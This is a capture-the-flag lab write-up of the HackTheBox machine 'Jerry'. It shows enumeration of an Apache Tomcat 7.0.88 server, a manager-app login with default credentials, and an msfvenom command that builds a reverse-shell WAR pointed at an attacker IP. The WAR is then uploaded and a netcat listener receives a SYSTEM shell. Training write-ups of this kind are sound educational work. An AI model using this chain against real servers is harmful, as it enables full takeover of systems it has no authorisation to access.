

Welcome back hackers!! Today, we will be doing an easy windows box named Jerry. So without further introduction, lets jump in.


## Enumeration

```
PORT      STATE SERVICE REASON          VERSION
8080/tcp  open  http    syn-ack ttl 127 Apache Tomcat/Coyote
JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
```


From nmap scan, we can see there is just one port open and that is port 8080 and its running Apache Tomcat. Luckily, we don't have much to enumerate apart from web server itself.

## Port 8080

[Home](#) [Documentation](#) [Configuration](#) [Examples](#) [Wiki](#) [Mailing Lists](#) [Find Help](#)

**Apache Tomcat/7.0.88** 

If you're seeing this, you've successfully installed Tomcat. Congratulations!



**Recommended Reading:**

- [Security Considerations HOW-TO](#)
- [Manager Application HOW-TO](#)
- [Clustering/Session Replication HOW-TO](#)

[Server Status](#)  
[Manager App](#)  
[Host Manager](#)

**Developer Quick Start**

[Tomcat Setup](#) [Realms & AAA](#) [Examples](#) [Servlet Specifications](#)  
[First Web Application](#) [JDBC DataSources](#) [Tomcat Versions](#)

**Managing Tomcat**

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 7.0 access to the manager application is split between different users.  
[Read more...](#)

[Release Notes](#)  
[Changelog](#)  
[Migration Guide](#)  
[Security Notices](#)

**Documentation**

[Tomcat 7.0 Documentation](#)  
[Tomcat 7.0 Configuration](#)  
[Tomcat Wiki](#)

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

- [Tomcat 7.0 Bug Database](#)
- [Tomcat 7.0 JavaDocs](#)
- [Tomcat 7.0 SVN Repository](#)


**Getting Help**

[FAQ and Mailing Lists](#)

The following mailing lists are available:

- [tomcat-announce](#)  
Important announcements, releases, security vulnerability notifications. (Low volume).
- [tomcat-users](#)  
User support and discussion
- [taglibs-user](#)  
User support and discussion for [Apache Taglibs](#)
- [tomcat-dev](#)  
Development mailing list, including commit messages

This is the default landing site of the server. Our attack path will be around uploading a war file which contains a java reverse shell by logging into a manager app. From the landing page, we can note down the tomcat version 7.0.88. Even nmap detected that. Next, we have to login to manager app.



A pop up window will open asking for credentials. If you browse tomcat default credentials, first result will give you the answer. If you are stuck, then this github link contains default creds for tomcat application: <https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown>

When you have successfully logged in to the manager app, you will see few war apps been deployed to the server. You will also notice, we have the ability to upload a war file. Lets create a war file with the help of msfvenom, upload it and get a reverse shell.

## Exploitation

First, we will create a malicious war file (Java archive data) using msfvenom:

```
(root@kali)-[/home/rishabh/HTB/Windows/Jerry]
# msfvenom -p windows/x64/shell_reverse_tcp
LHOST=Attacker_IP LPORT=5656 -f war > shell.war
[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
```

```
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of war file: 2404 bytes
```

Next, start a netcat listener on the same port as the payload, upload the war file and after successful upload, shell will be sitting with rest of the war files:

Manager

List Applications

HTML Manager Help

Manager Help

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/docs	None specified	Tomcat Documentation	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/examples	None specified	Servlet and JSP Examples	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/host-manager	None specified	Tomcat Host Manager Application	true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/manager	None specified	Tomcat Manager Application	true	1	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
/shell	None specified		true	0	<div>StartStopReloadUndeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>

Lastly, we just have to click on the war file we just uploaded, and you will receive the connection back. Sometimes it works, and sometimes it does not. To get around this, what you can do is, as war file is a java archive, we can unzip and copy the name of the JSP shell:

```
(root@kali) - [~rishabh/HTB/Windows/Jerry]
# unzip shell.war
Archive:  shell.war
  creating: META-INF/
  inflating: META-INF/MANIFEST.MF
  creating: WEB-INF/
  inflating: WEB-INF/web.xml
  inflating: swzdxrkr.jsp

(root@kali) - [~rishabh/HTB/Windows/Jerry]
# ls
META-INF  nmap_full_scan  shell.war  swzdxrkr.jsp  WEB-INF
```

Now, we just have to navigate to /war\_file/jsp\_shell:

```
10.129.136.9:8080/shell/swzdxrkr.jsp
```

```
(root@kali)-[/home/rishabh/HTB/Windows/Jerry]
# rlrwrap nc -nvlp 5656
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
Ncat: Connection from 10.129.136.9.
Ncat: Connection from 10.129.136.9:49192.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system
C:\apache-tomcat-7.0.88>
```

As you can see, we are already NT Authority/System. There is no need to escalate further. Cheers!!